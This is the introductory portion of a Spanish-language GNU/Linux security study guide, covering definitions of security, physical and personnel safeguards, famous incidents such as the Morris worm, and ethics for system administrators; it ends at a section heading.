SEGURIDAD

DE SISTEMAS

GNU/LINUX

GUIA DE ESTUDIO HACIA UNA CAPACITACION SEGURA

FUNDACION

Código Libre Dominicano

Antonio Perpinan

SEGURIDAD

DE SISTEMAS

GNU/LINUX

GUIA DE ESTUDIO HACIA UNA CAPACITACION SEGURA

FUNDACION

Código Libre Dominicano

Antonio Perpinan

ADMINISTRACION DEL SISTEMA GNU/LINUX

GUIA DE AUTO ESTUDIO HACIA UNA CAPACITACION SEGURA

INTRODUCCIÓN

LOS PROPÓSITOS DEL CURSO

Los profesionales de la tecnología de la información (TI) son críticos hoy día para el ambiente de negocio. Adquirir las herramientas y conocimiento disponible en la tecnología de hoy es vital. GNU/Linux y el Código Libre y Abierto han colocado un nuevo estándar en lo que es desarrollo e implementación de aplicaciones nuevas y personalizables. GNU/Linux continúa ganando espacio de reconocimiento entre los profesionales y administradores del TI debido a su flexibilidad, estabilidad, y su poderosa funcionalidad. A medida que más empresas utilizan GNU/Linux, crece la necesidad de soporte y planificación sobre la integración de GNU/Linux en infraestructuras nuevas y/o existentes. El rol del administrador es guiar la implementación y desarrollo de soluciones basadas en GNU/Linux. Su éxito o derrota dependerán de su conocimiento y experiencia de esta fantástica arquitectura.

Este curso es un repaso comprensivo de las características y funcionalidad de GNU/Linux, orientada a preparar al estudiante con las herramientas necesaria para la certificación. Explicación detallada se provee de los conceptos claves, muchos conceptos y utilidades de GNU/Linux son idénticos sin importar la distribución específica siendo utilizada. Algunas características están disponibles en algunas distribuciones, y otras son añadidas durante la instalación. La naturaleza de GNU/Linux y el Software Open Source, es tal, que cambios al fuente y cambio a funcionalidad de cualquier componente debe ser incluido en la distribución específica . Los conceptos sublime de las capacidades de GNU/Linux se mantienen consistentes a través de cada distribución, kernel y cambio de Software.

Estos libros han sido desarrollado de acuerdo con los estándares de la industria de certificación de GNU/Linux. Los objetivos de la certificación GNU han sido elementos claves en el desarrollo de este material. La secuencia de los exámenes de certificación GNU/Linux provee la gama más amplia de los conceptos necesarios para dominar GNU/Linux. Los objetivos de las certificaciones LPI y RHCE también son incluidos. El CD interactivo y la página Web con el curso contiene videos digitales y pequeñas prácticas de de selección múltiples igual a los del exámen. En el libro LA GUIA DEL ESTUDIANTE se provee una guía específica para la preparación de la certificación.

Este libro provee los conceptos y principios fundamentales necesarios para administrar un sistema GNU/Linux. Los conceptos y las tareas de administración pueden ser un poco amplios. Se le dará una explicación del rol del administrador, estructura y función detallada del kernel, y cubriremos tópicos administrativos claves del manejo de paquetes, procesos, espacio de disco, Backups y los usuarios así como las tareas programáticas, y los Logs/Registros del sistema. Este conjunto de herramientas te permitirán apropiadamente administrar un sistema GNU/Linux sea este de unos cuantos hasta miles de usuarios. Estos capítulos también te proveerán la información que necesitas para Certificarte.

Fundamentos de GNU/Linux proporciona una introducción a profundidad de los conceptos y de los principios que son necesarios para instalar un sistema GNU/Linux y desenvolverse en los ambientes de ventana del X y de la línea de comandos. Este manual da la dirección paso a paso para las distribuciones importantes de GNU/Linux y su instalación, incluyendo RedHat, Debian, Mandrake y Slackware. Se enfatizan los conceptos de instalación, las utilidades, y la funcionalidad de GNU/Linux común a todas las distribuciones y estas se explican en detalle adicional. Un principiante o un experto pueden aprender o repasar los conceptos de particionar discos y localizar los archivos de configuración, usando el shell y las consolas, crear los scripts, y editar archivos de texto que permanecen dominantes, sin importar la nuevas herramientas gráficas, para los ajustes de configuración. Este conjunto de tópicos permitirá que usted instale y configure correctamente un sistema GNU/Linux. En estos capítulos también se le provee la información necesaria para certificar sus habilidades en GNU/Linux

METAS DEL CURSO

Este curso le proveerá con la información que necesitas para completar los siguientes tópicos:

- Describir los componentes estructurales y distinguir entre una distribución de GNU/Linux y otra.
- Describir software de fuente abierta (Software Open Source) y diferenciar entre GNU/GPL.
- Crear los disquetes de arranque de instalación.
- Instalar las principales distribuciones de GNU/Linux: RedHat (RPM), Debian (DPKG) y Slackware (tar.gz).
- Utilizar los ambientes de escritorio KDE y GNOME.
- Instalar y configurar XFree86.
- Localizar y utilizar la ayuda en línea.
- Configurar el hardware del sistema.
- El uso de fdisk o el cfdisk para crear, corregir, y suprimir particiones del disco.
- Utilizar el LILO/GRUB para manejar opciones para cargar el sistema.
- Arrancar el sistema, cambiar los runlevels, y cerrar o re-iniciar el sistema.
- Utilizar los disquetes de rescate para iniciar un sistema que se ha dañado.
- Describir el sistema de archivos jerárquico de GNU/Linux y el papel de los directorios y archivos claves en la organización del sistema. Trabajar con eficacia en la línea de comando de Linux usando comandos comunes del shell, streams, tuberías, filtros, y cambio de dirección.
- Usar scripts del shell para realizar tareas repetitivas rápidamente.
- Abrir, corregir, y almacenar documentos de texto usando el editor ‘vi’.
- Manejar los sistemas de impresión locales.
- Describir algunas aplicaciones comunes disponibles al usuario para sus tareas, tales como: navegar en Internet y acceso a E-mail, procesamiento de textos, presentaciones, hojas de cálculo, y manejo de gráficos.

EJERCICIOS

Los ejercicios en este manual son diseñados para dar practicas reales en los ambientes de redes y aislados (stand-alone o networking) al usuario. Es altamente recomendado que usted complete todos los ejercicios en cada capítulo antes de continuar al próximo. Entendemos que en raros casos tal vez esto no sea conveniente cuando estudia fuera del taller. Si por alguna razón no puedes completar un ejercicio por circunstancias ajenas, debes planificar completarlo tan pronto sea posible.

Existirán ejercicios que no podrás completar por el limitante de equipo ó software. No permita que esto le impida completar los otros ejercicios que resten en el capítulo ó modulo.

TOME NOTA

Los ejercicios en este libro fueron diseñados para ser ejecutados en un equipo de prueba y nunca deben ser llevados a cabo en uno trabajando y donde se ejecuten aplicaciones importantes. Instalar GNU/Linux, reparticionar para instalar GNU/Linux, o practicando los ejercicios en una LAN u ordenador de trabajo puede causar problemas de configuración, lo cual puede conllevar a perdidas irreparable de data y dispositivos periféricos. Por favor siempre recuerde esta advertencia. Es preferible que dediques una estación de trabajo para practicar estos ejercicios. Instalar GNU/Linux en una situación dual-boot es una alternativa razonable, pero aún así conlleva ciertos riesgos.

WEB y CD

Una parte muy clave de esta serie de auto-aprendizaje es el portal de soporte. Las lecciones que le indiquen visitar la página web o el CD-ROM que le acompaña, a menudo, es para ayuda con los conceptos que son mejor entendidos después de una descripción visual. Los segmentos video Digital proporcionan una ilustración gráfica acompañada por una narración de los instructores. Estas lecciones son ideales, ambos como introducciones para afinar conceptos y para ayudar el refuerzo.

RECUERDE

Como herramienta de soporte les ofrecemos el CD interactivo, incluido en este libro, y nuestra página web http://www.abiertos.org y allí accesar hacia la sección Linux-Certificación, estos contienen exámenes de prueba de las diferentes certificaciones. Recreamos el escenario de las preguntas de selección múltiples, multi-selección y falso verdadero. Es muy importante que tome muchas horas de practicas antes de intentar pasar el exámen de certificación que le corresponda ya sea LPI ó RHCE.

CAPITULO 1

ADMINISTRACIÓN DEL SISTEMA OPERATIVO GNU/LINUX

ESTANDARES DE SEGURIDAD Y DESCRIPCION

TOPICOS PRINCIPALES	No.
Objetivos	**7**
Preguntas Pre-Exámen	**7**
Introducción	**8**
¿Qué es Seguridad?	**8**
Eticas en la Edad de la Informacion	**10**
Pruebas de Riesgo	**12**
Estandares de Seguridad	**16**
Elementos de Seguridad	**30**
Principios de Seguridad	**36**
Resumen	**38**
Preguntas Post-Exámen	**38**

OBJETIVOS

Al completar este capítulo, usted podrá:

- Definir Seguridad
- Describir el criterio de evaluación de la Industria usado para seguridad, incluyendo confianza.
- Criterio de Evaluación de Sistemas Computacionales (TCSEC) y el criterio común (CC).
- La importancia de la seguridad del ordenador; especificar las vulnerabilidades claves para las redes, el Internet, y el personal que utiliza los ordenadores.
- Explicar la necesidad de implementar seguridad en la red.
- Identificar los recursos que necesita la seguridad.
- Clasificar las médidas de control de seguridad como físicas, técnicas o de proceso.
- Definir y describir los propósitos detrás de las éticas de seguridad, específicamente en el caso de un administrador de sistemas.
- Describir y listar los elementos claves del código de éticas del GNU.
- Describir y listar los elementos claves de los códigos de ética (ISC)

Preguntas Pre-Exámen

1. ¿Cúal es la definición de seguridad proveída por la Organización Internacional de Estandarización?

2. ¿Cúal es el primer paso que usted debería tomar en orden de alojar efectivamente los recursos de seguridad y reducir los riesgos en su Organización.

3. ¿Defina algunos métodos claves de emplear seguridad en un ambiente de red?

4. Los administradores de red los cuáles crean una pared de seguridad alrededor del perímetro de su red en contra de los ataques en Internet deben de sentirse seguros debido a su esfuerzo. ¿Qué más debería de hacer un administrador para monitorear su red con eficacia?

INTRODUCCION

Robert Tappan Morris, un joven graduado de Harvard que estaba completando su formación en la Universidad de Cornell, comenzó a programar un gusano para demostrar las vulnerabilidades en el trabajo de su padre, Robert Morris, un ingeniero de Bell Labs, experto en UNIX y uno de los técnicos responsables del diseño de Internet y según algunos, especialista de la famosa e inexistente Agencia de Seguridad Nacional (NSA). También fue uno de los tres creadores de los famosos "Core Wars". El famoso gusano fue liberado en ARPANET (Advanced Research Projects Administration Network), nada menos que en el legendario MIT, cuna de los primeros hackers, y sería conocido desde entonces como el "gusano de Internet". El día 3 fue considerado como el "Jueves Negro", usando la terminología reservada para los "cracks" bursátiles, porque el gusano se propagó con una rapidez y eficacia extraordinarias.

Estos incidentes sensacionales son relacionados con las amenazas de seguridad asociadas con el Internet. Los Crackers y los virus de ordenadores son tan comunes que hasta las fallas de las horas del sistema han sido asociadas a problemas particulares de Internet. La mayoría de las compañías de Internet han sido probadas como endes vulnerables. Por ejemplo, tanto amazon.com como yahoo.com han sido victimas de una serie de ataques, e historias de incidentes tales como el legendario "gusano de Internet" de Robert Morris en 1988.

Algunos prefieren diferenciar a los Hackers de los Crackers, aunque los medios se han resistidos a aclarar las diferencias entre ambos. Mientras que no todos los Hackers son Crackers, y todos los Crackers son maliciosos, pero ningún hacker lo es, esta es una generalización que es hecha dentro de los medios de información por falta de entendimiento de la diferencia entre estos dos individuos.

Ahora que las comunidades de negocios han abrazado el comercio por Internet, la comunicación y colaboración, la integridad de información sensible y lineas de comunicación se han vuelto muy importantes.

El Internet esta disponible para cualquier persona con una conexión de red y una cuenta con un Proveedor de Servicios de Internet (ISP). Este fue diseñado para ser una red abierta y, por lo tanto tiene una pequeña capacidad de aseguramiento de información. Desde un punto de vista de seguridad, el Internet es inherentemente inseguro. Aunque, las compañías e individuos desean aplicar principios de seguridad al Internet, usando una manera la cual sus inventores no intentaron. Para los usuarios de Internet su nuevo reto es proteger los datos sensibles (Importantes) mientras se les permite al personal autorizado usarlo.

Este libro lo introducirá a informaciones de principios de seguridad y les enseñará como proteger su sistema de accesos no autorizados, utilizando la última tecnología disponible.

¿Qué es Seguridad?

Puesto simple, la seguridad en un ambiente de red es la habilidad de identificar y eliminar vulnerabilidades. Una definición general de seguridad debe también direccionar a la necesidad de salvaguardar la ventaja organizacional, incluyendo información e ítemes físicos, tales como los mismos ordenadores. Nadie a cargo de seguridad debe determinar quien puede tomar acciones apropiadas en un item específico y cuando. Cuando se trata de la seguridad de una compañía, lo que es apropiado varía de organización a organización. Independientemente, cualquier compañía con una red debe de tener una política de seguridad que se dirija a conveniencia y con coordinación.

Aquí se discutirá la seguridad y como esta es relacionada al Internet. Con la llegada de lo moderno, las tecnologías sofisticadas como las redes de área local, redes de Area Amplia, el Internet y las Redes Privadas Virtuales (VPN), la idea y práctica de seguridad se ha vuelto más compleja que simplemente patrullar el perimetro de la red. Tomando en cuenta las redes, se puede definir la seguridad como "Un proceso continuo en

el cual un administrador asegura que la información es compartida solo entre los usuarios autorizados".

Al final de este libro, usted estará familiarizado con el proceso y las tecnologías utilizadas para estabilizar y limitar el comportamiento que su organización considere apropiado. Usted se enfocará en los aspectos de seguridad que se relacionan con la conexión de su organización al Internet. La conectividad de Internet hace estremadamente fácil que un usuario desconocido se conecte a recursos expuestos. Usted necesita asegurarse de que solo pueden accesar aquellos que usted desea que accesen. Este libro explorará los métodos de controlar el acceso a los usuarios y Crackers, como también responder a los eventos y minimizar el daño cuando alguien engaña esos controles.

Los siguientes tópicos seran discutidos en esta seccion:

- Definición de Seguridad
- La Seguridad en el Internet Hoy

Definición de Seguridad

Antes de examinar los detalles de seguridad, necesitamos establecer una definición de lo que significa este término en el contexto. Comenzaremos con una definición dada por la Organización Internacional de Estandarización (ISO). Un documento ISO (ISO 7498-2), define seguridad como un medio de reducir, lo más amplio posible, las vulnerabilidades de los datos y recursos. (Usualmente esto se refiere a Ordenadores/Redes de datos y aplicaciones. También esta asociado con algunos niveles de valores monetarios.)

ISO también define un activo, el cual es otro término para el dato, como una aplicacion y recurso que existe en cualquier sistema computacional. Las vulnerabilidades descritas por ISO pueden ser cualquier cosa que le permita a alguien ganar acceso a ese activo. Usualmente, una vulnerabilidad es algun tipo de debilidad en el sistema, un aspecto pasado por alto en la configuración del sistema y proceso. Una amenaza es cualquier acción que comprometa la seguridad del sistema.

La Seguridad en el Internet Hoy

Los recursos actuales del Internet disponibles a los individuos, empresas y organizaciones permiten el intercambio de información. Sin embargo, el almacenamiento extenso y la transferencia de información crea una oportunidad para brechas de seguridad hasta en el sistema más seguro. Es importante reconocer la fuente de amenaza y tomar médidas preventivas.

Por que es Importante la Seguridad?

El número de empresas e individuos que utilizan el Internet crece cada día. Como el número de usuarios se expande, asi mismo aumenta el número potencial de objetivos y Crackers. La seguridad debe de incrementarse para proteger a los usuarios de Internet de aquellos que pueden robar información confidencial.

Para el propósito de este libro, es importante definir los términos de Hackers y Crackers. Esta definición esta constantemente en discusión; la mayoria de las definiciones existentes intentan definir los roles de un Hacker y de un Cracker. Un Hacker es un programador exepcional el cual maximiza los recursos del ordenador. Un Cracker es un individuo el cual ingresa a los sistemas en los que no esta autorizado. Es el Cracker quien representa una amenaza para la seguridad del Internet.

La Seguridad en General

La seguridad debe de ser una preocupación en cada situación. Si una persona esta pagando por una cena con una tarjeta de crédito o trabajando como una concejero financiero para NASDAQ, la seguridad será un tópico. Para comprender completamente la necesidad de seguridad, considere las diferentes maneras en las que juega una parte importante en la vida diaria. Cerraduras en las puertas, ID de imagen, cámaras de seguridad, límites de velocidad y los seguros son algunos de las diferentes formas de a asegurar la privacidad individual.

La Seguridad en el Internet

La magnitud del Internet crea oportunidades para que este sea mal utilizado. Muchas compañías en línea han reportado el robo de número de tarjetas de créditos via el Internet. En un caso famoso, un cracker que intento presionar con amenazas a una tienda de CD en línea por US$100,000.00. El demandaba que había robado 300,000 números de tarjetas de crédito de la compañía y al menos de que sus necesidades fueran satisfechas el las publicaría en el Internet. La compañía rechazo la demanda del cracker y clamo por ayuda al FBI. El cracker publico 25,000 números antes de que fuera detenido, y el ha amenazado con publicar el resto de números de tarjetas de crédito en el futuro.

Los bancos están comenzando a mover sus negocios al Internet. Servicios en línea, tales como información de la cuenta, verificación en línea y pagos directos, hacen que los bancos y sus clientes sean un blancos para los crackers.

Las Agencias de Gobierno confían cada vez más en el Internet para sincronizar esfuerzos. Agencias tales como NASA, FBI, CIA y NSA están usando el Internet para enviar, almacenar y procesar información. La información que ellos poseen (ejemplo medicina, financiera y records de criminales) son blancos potenciales para los crackers.

El Internet es un sistema vasto de información con grados variantes de confidencialidad; esta invita a la actividad criminal por el anonimato que ofrece. Actualmente, legisladores a través del globo están desarrollando leyes para gobernar el ciber espacio. El Gobierno de los Estados Unidos de América (USA) esta incrementando el monto de recursos delegado para ser dirigido al crimen en el Internet. A pesar de estas médidas, el crimen en el internet continúa creciendo; es importante que la seguridad sea una consideración necesaria para cada usuario.

Seguridad Física

La seguridad física es un aspecto facilmente pasado por alto en la seguridad del Internet. A menudo, la seguridad en el Internet es asociada con los firewalls, IP masquerading y otros significados electronicos de protección. Aunque todos esos aspectos son importantes en la seguridad de Internet, como también es importante asegurar también los equipos fisicos.

La seguridad física debe de comenzar con una revision de las facilidades donde un sistema computacional es mantenido. Examinar la fuerza de las puertas, cerraduras y ventanas. Estimando la dificultad de entradas forzadas en el edificio y las oportunidades de ser capturados. Estan los sistemas de alarma en su lugar, y si es asi, ¿qué tan efectivas son? ¿Esta el edificio cerrado y asegurado cuando el último empleado se va de la empresa? Esas son las primeras preguntas que deben ser respondidas.

Sin embargo, la seguridad física no detiene un robo. Es importante tener médidas de seguridad en contra de actos naturales. Protectores de oleadas son un ejemplo de tales médidas, pero la protección para los impac-

tos de rayos al azar no es suficiente. ¿Cúales tipos de dispositivos de detección están siendo usados? Si el edificio queda atrapado en un fuego, ¿será el departamento de bomberos avisados inmediatamente? están los recursos valiosos mantenidos en una habitación en contra de fuego o asegurada con cerraduras? Puede el edificio soportar una tormenta o ciclón fuerte? Existen riesgos de arboles soplando sobre el edificio? Estas preguntas parecen triviales, pero considerandolas se pueden prevenir complicaciones futuras. Esta área de seguridad es a menudo llamada Planeamiento de la Recuperación del Desastre y exige un nivel de detalles que están más allá del alcance de este libro. Un completo Plan de Recuperación de Desastres (DRP), mientras debajo de la sombrilla de la seguridad, debe de incluir pruebas de emergencias locales para responder a la eficacia y capacidad, medios de backup, almacenamiento y transporte, así como un plan de contingencia para los costos, responsabilidades familiares, posibles oportunidades de fraude y tópicos legales asociados con posibles desastres.

Es también importante recordadr que un cracker puede ocacionalmente ganar acceso fisico a su información sin nisiquiera accesar al edificio donde esta almacenada. Asegurarse dde que las lineas telefonicas son seguras y que no hay manera de que estas sean abiertas o de fácil acceso.

Seguridad en el lugar de Trabajo

Los agujeros de seguridad pueden también ocurrir por detalles pasados por alto en el lugar de trabajo. Un empleado con acceso a root puede ser tentado a crear un usuario para un cracker en el exterior. Las contraseñas son escritas en papel para una fácil referencia. Información importante es tirada a los safacones sin ser triturada. Aunque esas brechas parecen ser menores, ellas presentan un amenaza real para la seguridad y son a menudo usadas por los crackers para ganar entrada dentro del sistema. Los cracker son conocidos como urgadores en basura, donde ellos literalmente buscan en los safacones de las empresas por codigos de acceso o contraseñas.

Los crackers no son las unicas amenazas para la seguridad. Empleados inconformes pueden causar una cantidad de daño similar, destruyendo todas o algunas de las bases de datos de las redes de la compañía. Es vital de que sean tomadas precauciones para protejer apropiadamente información confidencial.

La Seguridad Personal

La seguridad en el trabajo comienza en los niveles más básicos, los trabajadores. Cuando se contrata un nuevo empleado, las referencias pueden ser requeridas y verificadas. Es también importante verificar el pasado de los empleados. Después de que la decision de contratar un empleado es hecha, este debe de ser entrenado e informado de las médidas de seguridad ue seran tomadas, incluyendo triturado de toda la información, frecuentemente cambiando y eligiendo la contraseña apropiada y la encriptacion de email.

Otra manera de asegurar las seguridad personal es monitorear a los empleados cuidadosamente. El grado de como una compañía debe monitorear un empleado ha sido actualmente traido ante las cortes de la ley como las personas demandan para las violaciones de privacidad. Es importante respetar los derechos de los empleados mientras se les esta monitoreando.

Las evaluaciones a los empleados pueden también incrementar las seguridad personal. Estas ayudan al empleado y al empleador tener un mejor entendimiento de cada uno. Una evaluacion efectiva mostrara la calidad actual del trabajo de los empleados para el empleador, e indicara lo que es esperado por el empleado.

Finalmente, es importante mantener la seguridad personal si un emplado esta dejando la empresa. Si la salida es forzada o volutaria, pasos deben de ser tomados inmediatamente para prevenir cualquier amenaza.

Cualquier contraseña a la cual ese empleado tuvo acceso ddebe dde ser cambiada, y la cuenta del empleado debe de ser cerrada. Las médidas preventivas reducira el riesgo de amenazas de seguridad.

Estadística sobre Amenazas Comunes

El Equipo de Respuestas a Emergencias Computacionales/Centro de Coordinacion (CERT/CC) es un equipo nacional de respuestas computacionales que direcciona y almacena un record de los toopicos de seguridad para los usuarios de Internet. CERT/CC publica una lista corta de estadisticas que tratan con la seguridad deos ordenadores. En 1990, 252 incidentes de agujeros de seguridad fueron reportados; en 1999, 9,859 incidentes fueron reportados. En 1995, 171 vulnerabilidades descubiertas fueron reportadas; 1999 el número a crecido a 417. El monto total de vulnerabilidades conocidas reportadas a CERT/CC a este momento era de 17,946. Esto no incluye los descubrimientos que no ha sido reportados o las incontables vulnerabilidades que todavia no han sido encontradas.

Casos Famosos de Seguridad

La información conocida sobre los crackers es escasa y raramente confiable. Sin embargo, han habido casos en los cuales famosos crackers han sido capturados por el gobierno de los Estado Unidos. Esto ha proveido información sobre lo amplias que son sus capacidades.

En 1988, Robert Morris, un estudiante graduado de Cornell, lanzo un gusano el cual lo convertiria en el caso de crackers más famosos en la historia. El gusano de Morris inectod más de 6,000 ordenadores en un periodo de 24 horas. El gusano accesaba los ordenadores y ejecutaba una pequeña tarea en el background, luego accesaba el programa de mail y se descargaba el mismo hacia otros ordenadores. Sin embargo, debido al un error de programacon, algunos ordenadores fueron infectados con cientos de copias del programa gusano y eventualmente se frizaba. El gusano de Morris demostro las vulnerabilidades de seguridad del Internet en ese tiempo. Una vez informados del problema, los profesor en ciencias computacionales de varias universidades trataron la crisis, y un parche fue lanzado en dos dias. Robert Morris se convirtio en el primer convicto en Acto de Abuso y Fraude Computacional Federal; el fue sentenciado a varios años de libertad condicional y una multa de US$10,000.00.

En 1982, un grupo de crackers que se hacian llamar los 414 trataban de tener acceso al sistema computacional del Laboratorio Nacional Los Alamos (LANL). LANL es conocido por sus investigaciones en la construcción de bombas atómicas. Los 414 estuvieron en jeurga de 9 días crackiando, accesando brutalmente en los sistemas Militares del Gobierno, pero fueron eventualmente atrapados por la policía.

Problemas Potenciales de Seguridad en un Futuro

Como fue planteado anteriormente, la oportunidad para el crrimen en Internet esta creciendo al mismo tiempo que el Internet. La necesidad de seguridad en el futuro será mucho mejor que ahora. Esperanzadamente por ellos, la mayoria de las precauciones de seguridad basicas seran de segunda naturaleza. Por ejemplo, en el futuro, es posible que todos los e-mails y las transferencia electronica sean hecha automaticamente con encriptacion. También es posible que el acceso al ordenador y a los sistemas del ordenador requiera escaneo de retina o reconocimiento de voz en vez de una contraseña.

Sin embargo, aunque esas médidas sean tomadas, nuevas maneras seran desarrolladas para pasarlas por alto. Los patrones de retina pueden ser reproducidos digitalemente, y la encriptacion es rapidamente fácil de crackear debido a la alta velociddad de los procesadores. No hay manera garantizada de conocer como será el futuro; lo que es garantizado es que la seguridad siempre será un tópico.

Fracaso de la Seguridad

La tecnologia de Seguridad del Internet avanza constantemente. A medida que más individuos, compañíasy organizaciones comienzan a conducir sus negocios en línea, la demanda de seguridad incrementa. Sin embargo, cada vez que un problema es arreglado, es posible que se haya creado vulnerabilidad.

Seguridad como un Proceso en Curso

La seguridad siempre será un proceso en curso. La seguridad es parecida como tratar de sellarle agueros en una presa. Aunque algo del agua pueda ocacionalmente escaparse a traves de este, es importante nunca parar de sellar los agujeros, con agujeros suficientes la presa se desrrumba.

Siempre hay que estar verificando los agujeros de seguridad. Monitoreando sitios como CERT/CC ayudara con este proceso. Ingresar a una lista de servicios con problemas de seguridad y mantenerse actualizado con la tecnologia, siempre continuando con su educación.

La Seguridad nunca es 100%

No hay manera de estar completamente seguro. Crackers habilidosos pueden ganar entrada a un sistema seguro sin dejar rastros. Las Agencias de Gobierrno, como la CIA y el FBI, han estado con brechas de seguridad, Desafiando sus recursos casi ilimitados y habilidades. Ultimamente, la CIA y el FBI han sido considerados como fuera de los límites de los Crackers, pero esto es principalmente por la habilidad de estos de atrapar a los Crackers, no por que estos pueden prevenir un ataque o que uno accese a su sistema ilegalmente.

Soluciones Para un Mundo Inseguro

¿Qué deberá hacer un usuario para protegerse? Existen varios métodos de planeamiento de seguridad. Proteger un sistema de un ataque interno como externo por el uso de encriptacion para enviar emails o FTP. El cambio de contraseñas regularmente y que nunca sean esscritas en papel. Configurar Firewalls para proteger las redes. Configurar tripwires para enviar una alerta si una persona no autorizada ha ganado acceso. Monitorear paginas de seguridad como CERT/CC, ubicada en http://www.cert.org para informaciones sobre la ultimas vulnerabilidades de seguridad y los sellos (patches) para esos agujeros. No dar la contraseña de root al menos que sea necesario. Realizar backups en un horario regular y mantener las cintas de backup p CD en un lugar seguro. Poner buenas cerraduras en las puertas.

No hay manera de estar completamente seguro; es solo posible tomar precauciones por el aprendisaje y fortificando las vulnerabilidades de su sistema o red y creando médidas de backup para minimizar los efectos de una brecha de seguridad.

La Etica en la Edad de la Información

EL rol en crecimiento de las computadoras en la sociedad moderna no solo ha mejorado la eficiencia de los negocios y el intercambio, paro también ha cambiado grandemente el poder del consumidor. Las computadoras proveen un nuevo y vasto reino donde las reglas de conducta pueden no ser intuitivas como aquellas proveidas fuera del ordenador. Este reino es comunmente referido como ciberespacio, un mundo virtual mantenido por los datos y su transporte. Dentro de este mundo el anonimato reina. Sin embargo, el juicio en el ciberespacio puede ser basado en un valor aplicado a los datos y a su transporte. Similar a la legalidad de ciertas acciones, el comportamiento ético es requerido en el ciberespacio y puede ser implementado en varias maneras. Muchas situaciones han surgido desde la popularidad de las computadoras en el Internet, incluyendo tales tópicos como privacidad, seguridad y legalidad. Mientras esta seccion no cubrira todos esos tópicos a profundidad, esto atentara para construir una fundacion de principios asi un administrador de siste-

mas puede hacer desiciones sabias.

En esta seccion, seran cubiertos los siguientes tópicos:

- Definición de Etica
- Etica para los Administradores de Sistemas
- La Eticas del código del GNU
- Código de Eticas (ISC)

Definición de Eticas

El topico de como la ética aplica al uso del ordenador se levanta por lo que es virtuoso, bueno y malo lo cual puede cambiar con la implementación de cualquier nueva tecnologia. El ciberespacio y la edad tecnologica traen una multitud de nuevos dilemas de ética. Un ejemplo de esto puede comprometer o desacreditar la compañía. SI el usuario y el administrador estan al tanto de las misma reglas, solo un mal entendido de esas reglas permitiria un error en juicio. Fundaciones de codigos de intercompañias simplemente desean establecer un sistema de conductas en la cual los empleados basen sus decisiones; sin embargo, un usuario y administrador de sistemas no puede saber exactamente como actuar en una situacion en especifica. Ese código de conductas varía a menudo entre compañías y organizaciones aunque puede ser que compartan ideas fundamentales. Las éticas de las intercompañias a menudo son basadas primariamente en el interes de esa parte, donde cualquier daño de estructura de esa compañía es evitado.

Restrinciones tales como legalidad y relatividad cultural a menudo determinan cual es la funcion de una sociedad en los ojos de otra. Aunque pueden haber diferencias presentes, una variedad de sistemas éticos continuan desarrollandose. Esto no significa que una sociedad es mejor que otra desde que a menudo metas estan todavia siendo alcanzadas, pero estos son alcanzados en diferente maneras.

Aristoteles explico la ética desde su punto de vista como un conjunto de reglas por las que una vida virtuosa puede ser guiada. En su opinion, una vida ética debe de ser guiada conscientemente, siendo informado de todas las maneras relevantes y prestando atencion a todas las decisiones subsecuentes. Esta definicin rudimentaria de ética puede también abarcar el desarrollo de la tecnologia y sus efectos. Si la sociedad deseara usar las computadoras eticamente, debe de tomar una decision consciente para hacerlo. Por ejemplo, si un administrador de sistema no hace nada para para proteger el un sistema y desafortunadamente pasa algo en el sistema, esto no significa que el administrador de sistema ha actuado eticamente. Sin embargo, si un administrador esta al tanto de los agujeros de seguridad del sistemas, mantenga la solucion actual para esos, y un problema todavia sigue ocurriendo, el administrador ha actuado eticamente a pesar del resultado. Para actuar con ética se requiere motivacion consciente y también requiere un individuo que actue basado en la información accesible. Los administradores de sistemas actuan eticamente cuando siguen un código que ha sido determinado para guiarlos a la direccion más benefica. Si el administrador tiene conocimiento del resultado de alguna acción y este varía par aun código determinado, se puede considerar como un acto no ético.

Los administradores deben de estar dispuestos a incorporar pautas éticas en sus labores de administracion y agregarlas a pautas documentadas y experimentales. Si esto es hecho, cuando ellos se encuentren en posicion de hacer un juicio específico, la mejor decision puede ser hecha. Para reiterar, esta es la motivacion y sus intentos ese administrador de sistemas o el computador implementa que define como un trabajo es realizado eticamente.

¿Las éticas se aplican?

El Internet ha levantado preocupacion sobre la importancia y repeto de propiedades intelectuales. El Internet provee un medio en el cual el uso de las propiedade intelectuales es una práctica comun. Un simple click del mouse puede a menudo resultar en una violacion de la ley o estatutos establecidos. Otro topi-

co eticamente cuestionable descansa en el área entre trabajo y placer. En muchos ambientes profesionales, los empleados verifican los emails personales.

Seria ético para una compañía prohibir esto? La razón por la que las razones de la compañías deban de ser examinadas, pero esto parece como si la decisión fuera a ser basada en el mejor empleado para verificar los e-mails personales en el trabajo ayuda a desarrollar individuos productivos todo el tiempo. Las decisiones como estas deben de ser soportadas con un código aceptado, cualquiera que pueda ser la decisión, pero con la noción que el administrador debe no solo haga cumplir los códigos éticamente establecidos, pero habita en ellos también seguirlos.

Eticas para los Administradores de Sistemas

Sólo como un Administrador de Sistemas debe de estar preparado para tomar desiciones tales como minimizarque los sistemas esten fuera de servicio, ellos deben de también tener las herramientas necesarias para tomar un decision aceptada. Este manual apunta a prepara a un administrador de sistemas para aproximar situaciones cuestionables con confianzsa y conocimientobasados en informaciones circunstanciales relevantes. A lo largo con la autoridad de un administrador de sistemas viene el reto de toma de desiciones. Los efectos de una decision pobremente tomada puede ser costoso y puede envolver repercuciones que no han sido vistas. Los administradores de sistemas deben de hacerlo en su labor para emplear razones cuando confrontan con desiciones dificiles. A menudo, uno puede no tener los conocimientos para solucionea una incompatibilidad de hardware, pero cuando se presenta con información que se puede perder de un empleado, la exactitud de la decision es crucial. Un tipico administrador de sistemas realiza una variedad de tareas importantes, los cuales a menudo caerian en las siguientes categorías:

- Instalando y configurando sistemas operativos
- Administrando cuentas de usuarios y pedidos
- Hacer cumplir y aplicar las políticas de seguridad
- Implementando la estrategia de sistemas de backup
- Aumento y compra de sistemas y recursos
- Optimizando los recursos del sistema
- Solución de problemas.

Dentro de todas estas areas, un administrador será confrontado con varios dilemas éticos. Este material será examinado con más detalle en la seccion de solucion de problemas de este manual. Una solucion propuesta para deciones tomadas en diferente situaciones relativas, factores indiscutibles. Hacer cumplir un código proveera la base del conocimiento, pero el código debe de ser suficientemente flexible para abarcar todos los casos posibles. Donde puede ser imposible contruir una respuesta apropiada para cada instancia, los administradores que conforman el código aprovadom por todos los usuarios minimizara la complejidad de encontrar respuestas éticas. Esas deben de ser un conjunto de pautas que el administrador de sistemas puedn ser tomadas responsablemente. Esas labores requieren una decision ética en orden de ser realizadas apropiadamente con respecto a los usuarios a al sistema computacional.

Control de Información

